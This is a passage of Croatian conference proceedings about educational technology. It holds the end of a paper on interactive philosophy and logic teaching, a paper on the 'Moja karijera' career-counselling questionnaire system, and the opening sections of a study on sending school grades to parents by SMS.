
Slika 7. Prikaz rezultat anketnog listića (pitanje broj 10)

Rezultati anketnog upitnika su zanimljivi. Ovdje ćemo navesti nekoliko primjera. Iz analize rezultata je vidljivo da veći broj učenik prihvaća ovakav rad i pristup nastavnim sadržajima. Na pitanje broj devet **Po vašem mišljenju online radionice su bile:**

a) interesantne
b) dosadne
c) praktične
d) potaknule su me na daljnje promišljanje istraživanje (napiši čega i kako)


69% učenika je odgovorilo da su im radionice bile interesantne, 19% učenika da su ih radionice potaknule na daljnje promišljanje i istraživanje, 6% učenika odgovorilo je da su radionice bile praktične, a 5% posto učenika da su im radionice bile dosadne. Slika 8. prikazuje rezultate anketnog listića vezane uz pitanje po vašem mišljenju online radionice su bile.

Ono što se je najviše učenicima svidjelo kod ovih radionica je: da su navedeni primjeri zanimljivi i potaknuli su ih na daljnje razmišljanje njih oko 15% to tvrdi, ostali kažu da im je pristup problematici odabranih tekstova bio ono što im je ponajviše privuklo pažnju, to tvrdi njih 35%, neki su rekli da su to bili tekstovi i pjesme pojedinih autora iz drugih područja oko 45% učenika ovo tvrdi i njih 5% kažu da im radionice nisu bile zanimljive.



Slika 8. Prikaz rezultat anketnog listića (pitanje broj 9)

Slika 7. prikazuje rezultate anketnog listića vezane uz pitanje što vam se je najviše svidjelo u ovim online radionicama.



Slika 8. Prikaz rezultata anketnog listića (pitanje broj 5)

Iz rezultat prikazanog na (Slici 8.) vidljivo je da je veći broj učenika pozitivno reagirao na primjenu interaktivnih alata u nastavi. 85% učenika je odgovorili da, 5 posto učenika ne, a 10% učenika ne znam.

VI. ZAKLJUČAK

Interaktivni sadržaji u nastavi filozofije i logike trebali bi biti spona između nastavnog gradiva i praktične primjene.

Poznato je da se filozofijsko gradivo najsigurnije i najlakše usvaja čitanjem i kvalitetni proučavanjem izvornih tekstova filozofa.

No što s učenicima u gimnaziji koji dakako nemaju vremena, a neki nažalost niti volje za ozbiljniji pristup filozofiji i logici?

Gore navedeni interaktivni sadržaji trebali bi u prvome redu potaknuti učenike na aktivnije proučavanje i bavljenje nastavnim sadržajima iz filozofije i logike, ali isto tako i ostalih predmeta.

Interaktivni sadržaji bi trebali na najbolji mogući način biti veza između profesora i učenika, te omogućiti studioznij, kvalitetniji rad u školi i kod kuće, a ujedno bi potaknuli mlade ljude (učenike) na daljnje istraživanje i bavljenje ovim i nekim drugim sadržajima.

Iz analize anketnih podataka vidljivo je da veći broj učenika podržava i prihvaća interaktivne alate i sadržaje i da im isti ti sadržaji daju poticaja za daljnje istraživanje i proučavanje.

LITERATURA

[1] Berislav Žarnić. Interaktivna logika. Date of last revision 2011., http://www.ffst.hr/~logika/pilot/ (25.11.2011.).

[2] Jurman, Dražen. Elektroničko obrazovanje i edukacija budućnosti. Pc chip, broj 126, studeni 2005. str. 163-167. Dostupno na http://www.djurman.com/best/future/chip126_futur.htm (12.09.2011).

[3] Milan Polić. Filozofski multimedijalni priručnik (Sadržaj izlaganja, radionica i radnog materijala). Date of last revision 2010., http://www.radionicapolic.hr/filozofija/FOprirucnik/fisa.htm (14.1.2012.).

[4] Steve Wainwright, Worth Hawes, Lee McCracken. Wadsworth Philosophy- Wadsworth: Philosophy Home: iLrn Logic the most powerful online testing, tutorial and course management system: Date of last revision 2009., http://www.wadsworth.com/philosophy_d/special_features/iLrn.html (15.11.2011.).

[5] Elliott, M. i McGreal, R. *Tehnologije online učenja (e-learning)*, Edupoint 37 (V). 2005.
http://edupoint.carnet.hr/casopis/37/clanci/4.html (20.1.2011.)

[6] Steve Wainwright, Worth Hawes, Lee McCracken. Wadsworth Philosophy-Fields of Philosophy: Philosophy Timeline. Date of last revision 2009.,
http://www.wadsworth.com/philosophy_d/special_features/timeline/timeline.html (15.11.2011.).

„Moja karijera“ – informatički sustav ne psihologijskih upitnika Hrvatske zajednice pučkih otvorenih učilišta

Vjeran Bušelić* i Zoran Jančić **

* Visoka škola za primijenjeno računarstvo/Centar karijera, Zagreb, Hrvatska

** Visoka škola za primijenjeno računarstvo/Odjel razvoja, Zagreb, Hrvatska

vjeran.buselic@racunarstvo.hr

Sažetak – Hrvatska zajednica pučkih otvorenih učilišta je IPA projektom „Karijera i obrazovanje u skladu – za sve“, sufinanciranim od strane Europske unije, pokrenula uvođenje modernog pristupa karijernom savjetovanju ili profesionalnom usmjeravanju u svoju strukovnu zajednicu. Tijekom projekta pokrenuto je osnivanje karijernih savjetovališta u većini od 15 pučkih otvorenih učilišta sudionika projekta. Osim inicijalnog osposobljavanja budućih karijernih savjetnika dio projekta posvećen je i radu na informatičkoj podršci cijelog sustava.

U okviru Pučkog otvorenog učilišta Algebra, a pod vodstvom stručnjaka Visoke škole za primijenjeno računarstvo i njenog Centra karijera, razvijena je inicijalna verzija informatičkog sustava Hrvatske zajednice pučkih otvorenih učilišta „Moja karijera“ koja će biti prikazana u ovom radu. Uz računalni program „Moj izbor“, Hrvatskog zavoda za zapošljavanje, namijenjen prvenstveno profesionalnom usmjeravanju; sustavom „Moja karijera“ karijerni savjetnici dobivaju jedan o rijetkih informatičkih sustava primarno usmjeren na ne psihologijska testiranja kandidata kojima se značajno olakšava i ubrzava prikupljanje i procjena različitih tipova informacija o polazniku. Time je proces procjene osobina polaznika gotovo u potpunosti automatiziran, polaznici i ne moraju dolaziti u ustanovu radi testiranja, nego sve vrijeme s karijernim savjetnikom mogu posvetiti planiranju svoje budućnosti.

I. UVOD

Hrvatska zajednica pučkih otvorenih učilišta je neprofitna, nevladina, nacionalna krovna zajednica ustanova za trajnu naobrazbu i kulturu. Osnovana je još 1954. godine sa zadaćom razmjene iskustava i programa te objedinjavanja kadrovskih potencijala. Članstvo je dobrovoljno, a same članice u lokalnom okruženju prvenstveno pružaju usluge podizanja općeg znanja i to pretežito odraslim osobama kako bi ih aktualnim znanjima i vještinama osvježili i pomogli im u kvalitetnom radnom uklapanju u današnji, bitno brži i zahtjevniji svijet od onog u kojem su se inicijalno školovali. Pučka otvorena učilišta u potpunosti provode koncept cjeloživotnog učenja – (LLL - Lifelong Learning [1]) sustavnog obrazovanja u svim životnim razdobljima i u svim oblicima: formalnim, neformalnim i informalnim.

Hrvatska od 2011. godine aktivno sudjeluje u Europskoj mreži politika cjeloživotnog profesionalnog usmjeravanja (skr. ELGPN - European lifelong guidance policy network) kroz koju sustavno usklađuje nacionalnu politiku cjeloživotnog profesionalnog usmjeravanja, zapošljavanja, cjeloživotnog učenja i socijalnog uključivanja u skladu s EU rezolucijama vezanim uz cjeloživotno učenje [2]. Kao konkretnu aktivnost i direktan doprinos upravo temeljem vlastitih iskustava na osnovu bazičnog modela pučkih otvorenih učilišta [3] Hrvatska zajednica pučkih otvorenih učilišta je uz partnere SELECTIO d.o.o. i Hrvatski zavod za zapošljavanje (HZZ) područna služba Šibenik, te portal MojPosao; pokrenula projekt s ciljem usklađenja obrazovne ponude s potrebama lokalnog tržišta rada.

II. PROJEKT KARIJERA I OBRAZOVANJE U SKLADU – ZA SVE

Projekt „Karijera i obrazovanje u skladu – za sve“, za cilj ima razvoj kapaciteta ustanova za obrazovanje odraslih u svrhu uspostave nove usluge karijernog savjetovanja namijenjene pojedincima (nezaposlenima i zaposlenima) kao i poslodavcima.

Projektom su obuhvaćeni polaznici 15 ustanova za obrazovanje odraslih u Gradu Zagrebu, Zagrebačkoj, Šibensko-kninskoj i Karlovačkoj županiji.

U projektu je prije svega obavljena temeljita analiza postojeće prakse procjene obrazovnih potreba putem intervjua i upitnika u ustanovama za obrazovanje odraslih i područnim službama HZZ-a, te su izvršena opsežna (900 upitnika) on-line ispitivanja javnosti i korisnika na portalima Mojposao i Educentar.net.

Drugi dio projekta je uključio sustavnu procjenu kapaciteta - prostornih, materijalnih i kadrovskih u ustanovama za obrazovanje i za većinu je održana specijalistička edukacija u kojoj je sudjelovalo 20 karijernih savjetnika s ciljem osposobljavanja za samostalno provođenje karijernog savjetovanja na visokoj profesionalnoj razini.

U završnoj fazi održana su četiri okrugla stola za poslodavce u Šibeniku, Kninu, Velikoj Gorici i Zagrebu, te su napravljene i distribuirane informativne brošure i za poslodavce i posloprimce o mogućnostima obrazovanja odraslih i njihovoj novoj mogućoj karijeri.

III. KARIJERNO SAVJETOVANJE

Današnje doba karakterizirano je neočekivanim i brzim promjenama kako u tehnologiji, tako i na tržištu rada. Stupanj i intenzitet promjena često nas toliko šokira da nas sve više preplavljuje osjećaj opće nesigurnosti i zabrinutosti. Pogotovo je to slučaj kod starije populacije koja je odrasla u uvjerenju da školovanje završava u ranim dvadesetim i da je stalan posao nemoguće izgubiti. Upravo da bi se kvalitetno uhvatili u koštac s tim vrlo neugodnim egzistencijalnim problemima sve se više u društvu razumije kako upravljanje karijerama nije luksuz već potreba. Životni plan polako postaje okosnica i osobnog i profesionalnog usmjerenja. Osobni razvoj, kvalitetne informacije, osvješćivanje, postavljanje ciljeva, odlučivanje i provođenje odluka, nerijetke promjene karijera – sve su to osnovni koraci današnjeg modernog karijernog savjetovanja. Sažeto u dvije riječi ono osigurava prilagodljivost i fleksibilnost u novim, promjenjivim uvjetima današnjice [4].

Definicija karijernog savjetovanja koju daje OECD [5] kaže da karijerno savjetovanje uključuje usluge (karijerno informiranje, usmjeravanje i savjetovanje) usmjerene pružanju podrške osobama u bilo kojoj dobi i u bilo kojem trenutku života za donošenje odluka u obrazovanju, usavršavanju i odabiru zanimanja, te za upravljanje njihovom karijerom.

Moderna kretanja u području karijernog savjetovanja ili profesionalnog usmjeravanja pomiču se od psihološkog modela (savjetnici psiholozi, te značajno oslanjanje na psihološka testiranja) prema pedagoškom modelu (savjetnici su različitih profila, naglasak na pedagoškim aspektima u procesu savjetovanja – učenje o vještinama upravljanja karijerom, stjecanje praktičnog iskustva itd.), koji i dalje u sebi ima elemente psihološkog modela (npr. korištenje psiholoških testova).

Obzirom da u pučkim otvorenim učilištima nedostaje stalno zaposlenih stručnjaka psihologa, upravo ovi novi trendovi promjene težišta karijernog savjetovanja s naglaskom na pedagošku komponentu uz kvalitetno psihologijski vođeno obrazovanje u svrhu razumijevanja primjene ne-psihologijskih testova i upitnika osnove su uspješnosti cijelog projekta. U nizu radionica i savjetovanja, uz stručni nadzor u praktičnom radu, svih dvadeset polaznika kvalitetno se obučilo i omogućilo svojim učilištima ponuditi novi nivo usluge.

IV. MODEL KARIJERNOG SAVJETOVANJA PUČKIH OTVORENIH UČILIŠTA

Sam model karijernog savjetovanja razvijen u sklopu projekta sastoji se od pet faza i prikazan je na Slici 1:



Sl.1. Model Karijernog savjetovanja Pučkih otvorenih učilišta

1. **Inicijacija:**

Ostvaruje se prvi kontakt, obostrano upoznavanje i razmjena osnovnih podataka, upoznavanje s motivacijom polaznika i postavljanje očekivanja savjetovanja. Obavezno je upoznavanje s životopisom kandidata i/ili najava njegove izrade odnosno revizije u skladu s ciljevima.

2. **Formalna procjena vještina, stavova, vrijednosti, osobnosti**

Provode se testovi i upitnici za prikupljanje informacija (snage, slabosti, vještine, sposobnosti, stavovi, interesi, vrijednosti i osobnost) temeljem kojih ćemo postaviti individualne ciljeve. Veliki dio testova se može obaviti unaprijed korištenjem računala, tako da se tijekom sastanka bavimo interpretacijom i razumijevanjem.

3. **Istraživanje mogućnosti**

U ovom se dijelu uključuju i podaci s lokalnog tržišta rada, tako da se savjetovanje usmjerava na prepoznavanje karijernih interesa, postojećih vještina i mogućnosti primarno usmjerenih prema realnom stanju na tržištu.

4. **Donošenje odluka**

U ovoj je fazi bitan i naglasak na osobnom preuzimanju odgovornosti za vlastitu karijeru, uz pomoć savjetnika u identificiranju, prioritiziranju i postavljanju alternativnih putova.

5. **Planiranje i tranzicija**

U ovoj, završnoj fazi je bitno da se postavljeni ciljevi pretvore u realne, vremenski usklađene planove. Posebno se identificiraju svi neophodni resursi i rizici kako bi tranzicija bila operativna, a ne samo lista želja na papiru.

Kroz ovako postavljen proces karijernog savjetovanja korisnik će korištenjem različitih alata i uz stručnu potporu karijernog savjetnika analizirati mogućnosti za razvoj vlastite karijere, aktivno odabrati obrazovne programe kojima će učinkovito iskoristiti svoje potencijale u skladu s potrebama lokalnog tržišta rada, a time osigurati vlastitu zapošljivost [6].

Tijekom karijernog savjetovanja korisnik će sustavno:

- obraditi ključne teme vezane za proakivno traženje posla/razvoj karijere (pisanje CV-a, intervju za posao i dr.),
- osvijestiti vlastite stavove i ponašanja te otpore u (ne)traženju posla/razvoju karijere,
- osvijestiti vlastitu ulogu i odgovornost u (ne)traženju posla/razvoju karijere,
- osvijestiti kapacitete i osnažiti ih u smjeru jačanja samopouzdanja, samopoštovanja i proaktivnosti u traženju posla/razvoju karijere,
- osvijestiti, razviti i ojačati kompetencija (osobne i profesionalne), i na kraju obučiti se za
- puno lakše podnošenje psihološki i materijalno neugodne situacije nezaposlenosti/razvoja karijere.

V. INFORMATČKA PODRŠKA

Kako danas na hrvatskom tržištu za karijerna savjetovanja još uvijek ne postoje standardni sustavi informatičke podrške, to je dio projekta posvećen i olakšanju rada karijernih savjetnika ali i samih polaznika. Od Hrvatskog zavoda za zapošljavanje nabavljen je računalni program „Moj izbor“ [7] namijenjen prvenstveno informiranju i profesionalnom usmjeravanju, a za osnovne poslove evidencije polaznika, pripremu i diseminaciju ne psihologijskih upitnika i Internet pristup u sustav pod vodstvom stručnjaka Visoke škole za primijenjeno računarstvo razvijena je inicijalna verzija informatičkog sustava Hrvatske zajednice pučkih otvorenih učilišta „Moja karijera“ [8].


Inicijalna, jer je obzirom na kratkoću vremena razvoja i nedostatna financijska sredstava iskorištena myQtest osnova Algebrine kompetencije u razvoju sustava ATES za automatizirani sustav provjere znanja ECDL (European Computer Driving Licence) školovanja.

Sustav je izveden u Internet serversko-klijentskoj arhitekturi uz potpunu sigurnosnu zaštitu. Serverski dio sustava se zajedno sa pripadajućom bazom podataka nalazi na zajedničkom web serveru i koristi prvenstveno za administraciju. Korisnika, upitnika, pitanja i odgovora i naravno svu komunikaciju sa klijentskim dijelom aplikacije tijekom ispunjavanja i obrade upitnika, te njihovo individualno i statističko pregledavanje. Klijentski dio sustava je namijenjen je osobama koje ispunjavaju upitnike i funkcionira kao tzv. „thin client“ aplikacija koja se u cijelosti izvodi u web pregledniku korštenjem Flash tehnologije.

Korisnici sustava su podijeljeni u dvije osnovne skupine: **kandidati** – osobe koje ispunjavaju upitnike (Slika 2) i administratori – korisnici s većim privilegijama koje imaju pristup administratorskom sučelju (**karijerni savjetnici** (Slika 3), **administratori ustanova**).



Sl.2. Izbor ne psihologijskih upitnika odabrane grupe polaznika karijernog savjetovanja u Pučkim otvorenim učilištima (pogled korisnika)



Sl.3. Statistika upitnika odabrane grupe polaznika karijernog savjetovanja u Pučkim otvorenim učilištima (pogled karijernog savjetnika)

Važno je naglasiti kako svaka ustanova ima mogućnost vlastite organizacije savjetovanja, ovisno o broju i raspoloživosti svojih karijernih savjetnika i vlastite specijalizacije obzirom na mogućnost obrazovne ponude. Sva priprema i organizacija savjetovanja vodi se metodički kroz jedinstven sustav, a korisnicima koji imaju pristup Internet tehnologijama je omogućeno bitno bolje iskorištenje svog vremena. Njima je na raspolaganju sve: od općih informacija, mogućnosti direktnih upita, kao i same prijave za savjetovanje, a u postupku samog savjetovanja i ispunjavanja dijela upitnika od kuće: na taj je način i vrijeme provedeno uz savjetnika puno kvalitetnije, efikasnije i usmjerenije pogotovo u odnosu na dosadašnja iskustva gdje se veći dio vremena provede na prikupljanju podataka, a bitno manji na njihovoj interpretaciji, analizi i postavljanju ciljeva i osobnih planova.

ZAKLJUČAK

Moderna kretanja u području karijernog savjetovanja ili profesionalnog usmjeravanja pomiču se od psihološkog prema pedagoškom modelu. Naglasak savjetovanja je na pedagoškim aspektima u procesu savjetovanja – učenje o vještinama upravljanja karijerom uz stjecanje praktičnog iskustva. Naravno da su i dalje prisutni elementi psihološkog modela kao što su raznovrsni upitnici u svrhu procjene vještina, stavova, vrijednosti i osobnosti. Uz kvalitetnu obuku djelatnika pučkih otvorenih učilišta i uz pomoć modernih informacijskih sustava koji im olakšavaju i ubrzavaju rad, moguće je značajno

unaprijediti rad s korisnicima i pomoći im učinkovito iskoristiti potencijale u skladu s potrebama lokalnog tržišta rada i uz kvalitetno odgovarajuće obrazovanje im pomoći da osiguraju bolju zapošljivost.

LITERATURA

[1] Areeya Rojvithee: *Assuring Lifelong Learning for All*, OECD Global Forum on Education, 2005.

[2] *EU Resolutions on Lifelong Guidance*, 2004., 2008.

[3] Sava Bogdanović et al.: *Razvojni model pučkog otvorenog učilišta*, studija, Hrvatska zajednica pučkih otvorenih učilišta, 2001.

[4] Nora Gikopoulou et al.: *Career Guidance in Europe*, Conference proceedings, 2008.

[5] OECD: *Career Guidance, A Handbook for Policy Makers*, 2004.

[6] Tanja Prekodravac, Antonio Matković*: Priručnik za karijerno savjetovanje „Karijera i obrazovanje u skladu – za sve", Zagreb,* 2012.

[7] Hrvatski zavod za zapošljavanje: *Moj izbor, Priručnik s opisima zanimanja*, Zagreb 2011.

[8] Hrvatska zajednica pučkih otvorenih učilišta: *Moja karijera, Upute za korištenje*, Zagreb 2012.

Utjecaj jednosmjernog komunikacijskog kanala između obrazovne ustanove i roditelja/staratelja baziranog na SMS porukama na poznavanje ocjena i termina testiranja od strane roditelja/staratelja

mr.sc. Kristian Đokić
Veleučilište u Požegi, Požega, Hrvatska
kdjokic@vup.hr

Sažetak - Mobilna telefonija, odnosno njena SMS usluga bi se mogla intenzivnije koristiti za ostvarivanje još jednog komunikacijskog kanala između obrazovnih ustanova i roditelja/staratelja učenika. U radu su prezentirani rezultati istraživanja u kojem su tokom dva mjeseca slane SMS poruke sa ocjenama i najavama testova učenika na mobilne telefone roditelja/staratelja, te se nakon tog perioda istražio utjecaj na poznavanje ocjena i termina testiranja od strane roditelja. Istraživanje je provedeno na 3 osnovne škole u Požeško-slavonskoj županiji, a u istraživanju su učestvovali roditelji/staratelji učenika osmih razreda tih škola.

I. UVOD

Ubrzani razvoj informacijsko komunikacijskih tehnologija znatno utječe na obrazovne sustave, prije svega na samo prenošenje novih znanja i vještina. Osim toga utjecaj se očituje i na komunikaciju čiji primarni cilj nije obrazovanje u užem smislu, već razmjena ostalih vrsta informacija u cilju bolje organizacije, poticanja na rad, informiranja o uspjehu i slično. S obzirom da obvezno formalno obrazovanje počinje već od šeste godine starosti, a ovisno o interesu može trajati cijeli život, jasno je da se oblici komunikacije između obrazovnih ustanova i korisnika njihovih usluga razlikuju. Tijekom osnovnog i srednjeg obrazovanja važnu ulogu u životu djeteta, pa samim tim i u komunikaciji s obrazovnom ustanovom, imaju roditelji/staratelji, a kako dijete sazrijeva, važnost roditelja/staratelja se smanjuje.

Utjecaj informacijsko komunikacijskih tehnologija na obrazovanje najbolje se očituje razvojem sustava za udaljeno učenje. Takvi sustavi od samog početka imaju u sebi podsustave za komunikaciju čija primarna funkcija nije obrazovanje u užem smislu, a razvojem sustava za udaljeno učenje razvijaju se i podsustavi za komunikaciju. S obzirom da se sustavi za udaljeno učenje najviše koriste na visokoškolskim ustanovama, većina sustava je prilagođena visokoškolskoj populaciji dok su navedene osobitosti u komunikaciji u osnovnom i srednjem školstvu često zanemarene. Konkretno, zanemaruju se roditelji, odnosno staratelji te značaj njihove komunikacije s obrazovnom ustanovom.

S druge strane, na tržištu postoje usluge koje nisu vezane za sustave udaljenog učenja, a primarna funkcija im je ostvarivanje komunikacije između obrazovnih ustanova i roditelja, odnosno staratelja. S obzirom da se danas dosta često koristi kriterij financijske isplativosti za uvođenje nekih proizvoda i usluga, nužno je sagledati utjecaj novih usluga na različite aspekte komunikacije i odnosa između obrazovnih ustanova i njihovih korisnika, u ovom slučaju roditelja/staratelja. Izostanak znanstvenih radova koji analiziraju te usluge upućuje da one nisu detaljno analizirane prije korištenja, a s obzirom da utječu na jedan vrlo složen sustav – obitelj, sveobuhvatna analiza je imperativ s ciljem dobrobiti cjelokupne zajednice

U ovom radu istražit će se utjecaj jednog takvog komunikacijskog kanala između obrazovne ustanove i roditelja/staratelja ostvarenog uz pomoć SMS poruka na poznavanje uspjeha učenika i termina pismenih provjera znanja koje će učenik pisati, od strane roditelja/staratelja.

II. SMS USLUGA U OBRAZOVANJU

Osnovna funkcija usluge SMS je omogućavanje razmjene ograničene količine informacija između dva korisnika mobilnih mreža. S vremenom se osnovna SMS usluga počela koristiti kao osnova za druge usluge. Usluge temeljene na SMS porukama možemo podijeliti u tri kategorije:

a) korisničke aplikacije temeljene na SMS-u, a tu pripadaju komunikacija među pretplatnicima, razne informacijske usluge, dojave o pristiglom faksimilu ili govornoj poruci, dojava o primitku elektroničke pošte i drugo;

b) poslovne aplikacije temeljene na SMS-u, a tu pripada nadzor vozila te udaljeni nadzor općenito;

c) aplikacije operatora temeljene na SMS-u, a tu pripadaju usluge zaključavanja i nadogradnje SIM kartice, indikator poruka i slično [1].

Obrazovne ustanove prepoznale su prednosti usluge SMS te su se u obrazovnim ustanovama počeli pojavljivati sustavi čija je osnova ta usluga. Autori Suplido i Librero predložili su podjelu usluga kojima je osnova usluga SMS, a vezane su uz obrazovanje:

a) distribucija nastavnog materijala,
b) informacije vezane za organizaciju nastave (obavijesti o promjeni termina nastave, promjene termina konzultacija i slično),
c) promocija aktivnosti nevezanih uz nastavu (studentski izbori, mogućnosti zaposlenja, razni popusti i slično),
d) administrativne informacije (aktivnosti ustanove, informacije o stipendijama, naknadama i priznanjima), [2][3]

Librero et.al. istraživali su mogućnosti primjene SMS poruka kao medija za mobilno učenje. Autori navode da je velik problem kod korištenja SMS poruka ograničenje od 160 znakova te da je u takvim projektima ključna kvalitetna tehnička podrška. U radu su naveli preporuke za korištenje SMS poruka pri izradi nastavnog materijala:

a) sama tehnologija ne smije biti prepreka što znači da sustav mora biti protočan, a po potrebi se treba implementirati automatsko odgovaranje na poruke s upitima te korisnicima odgovaranje na pitanja treba biti jednostavno;
b) mobilni uređaji koji se koriste trebaju biti osobni, a samim tim se proces učenja može odvijati u bilo koje vrijeme;
c) sadržaji tečajeva trebaju biti atraktivni i zanimljivi;
d) tečajevi trebaju imati svoje obrazovne ciljeve, korake u ostvarenju ciljeva kao i metodu kontrole ostvarenja ciljeva;
e) za ponavljanje se mogu rabiti poruke tipa pitanje-odgovor;
f) za distribuciju rezultata testa također se mogu rabiti SMS poruke;
g) ograničenje SMS poruka na 160 znakova može biti i prednost zbog toga što korisnici u nekim situacijama trebaju više razmišljati da u odgovoru napišu samo bitno;
h) mali priručnik treba se distribuirati uz svaki tečaj;
i) korisnike treba ohrabriti da dalje izučavaju ostale teme te da testiraju znanje iz drugih područja jer će im u budućnosti navedena područja možda biti korisna [3].

Carić et.al. [4] opisuju prednosti sustava koji su razvili i koji je temeljen na usluzi SMS, a osnovna namjena mu je ostvarivanje komunikacije između obrazovne ustanove i roditelja/staratelja učenika osnovne ili srednje škole. Njihov sustav omogućuje obavješćivanje roditelja/staratelja o domaćim zadaćama, izostancima, uspjesima i neuspjesima učenika, roditeljskim sastancima i informacijama, sportskim i drugim događajima te dolascima s izleta. Prednosti koje navode, autori dijele u pet kategorija i to prednosti za:
a) učenike – imaju posjetnik na obveze i informacije o zbivanjima u školi kada su odsutni;
b) roditelje/staratelje – aktivno sudjeluju u edukaciji te imaju mogućnost pomoći djetetu u izvršenju obveza;
c) nastavnike – imaju bolje rezultate s učenicima;
d) školu – bolje planiranje, sistematizacija i automatizacija plana i programa te kreiranje polazne točke za uvođenje e-učenja;
e) edukaciju – bolji obrazovni sustav za učenike, kvalitetnija prisutnost roditelja u obrazovanju djece.

Prethodno spomenuti sustav testirali su Rendulić et.al. [5] u jednoj osnovnoj školi na uzorku od 479 učenika. Naglasak istraživanja bio je na ekonomskim i tehnološkim aspektima usluge te navode rezultate ankete prije djelovanja sustava. 79% roditelja izjasnilo se da njihovo poznavanje domaćih uradaka pozitivno utječe na uspjeh djece, a 100% nastavnika izjasnilo se da bi neopravdani izostanci u školi mogli biti spriječeni kad bi roditelji bili o njima pravovremeno obaviješteni. Roditelji su svoj interes i potrebu za uslugom ocijenili prosječnom ocjenom 3,55 dok je ocjena nastavnika bila 3,64.

III. KATEGORIZACIJA USLUGA U OBRAZOVANJU TEMELJENIH NA SMS USLUZI

Korištenje SMS poruka u obrazovanju mogli bismo podijeliti prema različitim kriterijima s obzirom na razinu obrazovanja, sadržaj informacija, ciljeve koji se žele ostvariti ili na smjer komunikacije. U nastavku će biti predstavljeni značajniji radovi autora koji su se bavili tim oblikom komunikacije, a usluge koje autori opisuju bit će podijeljene na jednosmjerne i dvosmjerne. Jednosmjerne usluge u pravilu su one kod kojih se SMS poruke šalju od obrazovne ustanove do korisnika ili od korisnika do obrazovne ustanove. Kod dvosmjernih usluga razmijenit će se najmanje dvije SMS poruke, bez obzira koja strana inicira komunikaciju.

A. Jednosmjerna SMS komunikacija

Kadrire [6] u svom radu opisuje sustav koji je razvijen za poslovne korisnike i obrazovanje, a koristi se u grupnim raspravama o nekoj temi. S obzirom da u grupnim raspravama nisu svi spremni izložiti svoje stavove zbog straha od kritike, autor je razvio sustav koji omogućuje da svaki član grupe koja raspravlja pošalje svoje mišljenje kao SMS poruku na unaprijed dogovoren broj, a to je broj mobilnog uređaja spojenog na računalo koje je pak spojeno na LCD projektor. Tako su svi stavovi članova grupe vidljivi na projektoru, a svaka SMS poruka prikazana je u malom prozoru. Autor smatra da takav sustav ima niz prednosti, a jedna od njih je i mogućnost kasnije analize pristiglih poruka.

Sličan sustav opisuju Bollen et.al. [7], koji su integrirali SMS uslugu u sustav *Cool Modes* pri čemu SMS poruke omogućuju učenicima da raspravljaju o nekom problemu, a da je rasprava svima vidljiva na LCD projektoru. U radu je naglasak na sustavu *Cool Modes*, a SMS poruke koriste se kao medij za komunikaciju u raspravi pri čemu je učenicima ili studentima omogućeno vizualno pratiti tijek rasprave na LCD projektoru. Pri testiranju sustava koristili su ručna računala s instaliranim simulatorima mobilnih telefona, a komunikacija je ostvarena putem bežične mreže.

Rannu [8] u svom radu opisuje sustav *M-Teacher* koji je omogućavao slanje SMS poruka roditeljima od strane nastavnika s informacijama vezanim uz samog učenika, ali i uz zbivanja u razredu i školi. Autor navodi kategorije poruka koje su nastavnici slali koristeći sustav:
a) poruke o razredu i događajima u školi,
b) poruke o napretku djeteta,

c) poruke o izostancima i drugim problemima,
d) poruke koje upućuju na poslanu poruku elektroničke pošte,
e) pozitivne poruke.

U radu su i rezultati anketa provedenih nakon petomjesečnog rada sustava u kojemu je učestvovalo 154 roditelja. Anketu je ispunilo njih 89, a od njih se 82% posto izjasnilo da je sustav „koristan“ ili „vrlo koristan“ dok ih je 78% posto bilo zainteresirano za nastavak rada sustava. Autor je anketirao i djecu roditelja koji su primali poruke, a njihov stav je u 58% slučajeva bio neutralan, dok se 39% izjasnilo pozitivno o sustavu. Samo 3% djece imalo je negativan stav o sustavu.

Sustav koji obavještava roditelje/staratelje SMS porukom o izostanku njihove djece s nastave, razvio je Imhmed i opisao ga u svome radu. Sustav ima *web* sučelje te omogućuje roditeljima da budu upoznati s izostankom djeteta s nastave čim se izostanak unese u sustav. Autor je ispitao upotrebljivost, jednostavnost korištenja i korisnost sustava [9].

Jednosmjernu SMS komunikaciju koristi Cavus [10] u svom projektu koji ima za cilj educirati studente preddiplomskog studija na temu brige o okolišu. Autor opisuje sustav koji uključuje više različitih podsustava (*web* stranice, forum, „*instant messaging*“, SMS), u kojemu studenti koriste SMS poruke za komentiranje slika koje su im dane na uvid.

Isti autor razvio je sustav koji koristi SMS poruke za slanje engleskih riječi i njihovog značenja studentima u cilju lakšeg savladavanja engleskog jezika. Sustav ima *web* sučelje u koje administrator unosi riječi i njihova značenja te ih šalje studentima [11].

Jones et.al. [12] u svom su radu istraživali utjecaj SMS poruka na komunikaciju između studenata i predavača na fakultetima te ukazali da korištenje SMS poruka doprinosi kvaliteti komunikacije. Osim toga, uočili su da studenti imaju problema kada trebaju putem SMS poruka komunicirati sa svojim predavačima jer u pravilu SMS poruke koriste za neformalnu komunikaciju u kojoj značajno koriste skraćene riječi.

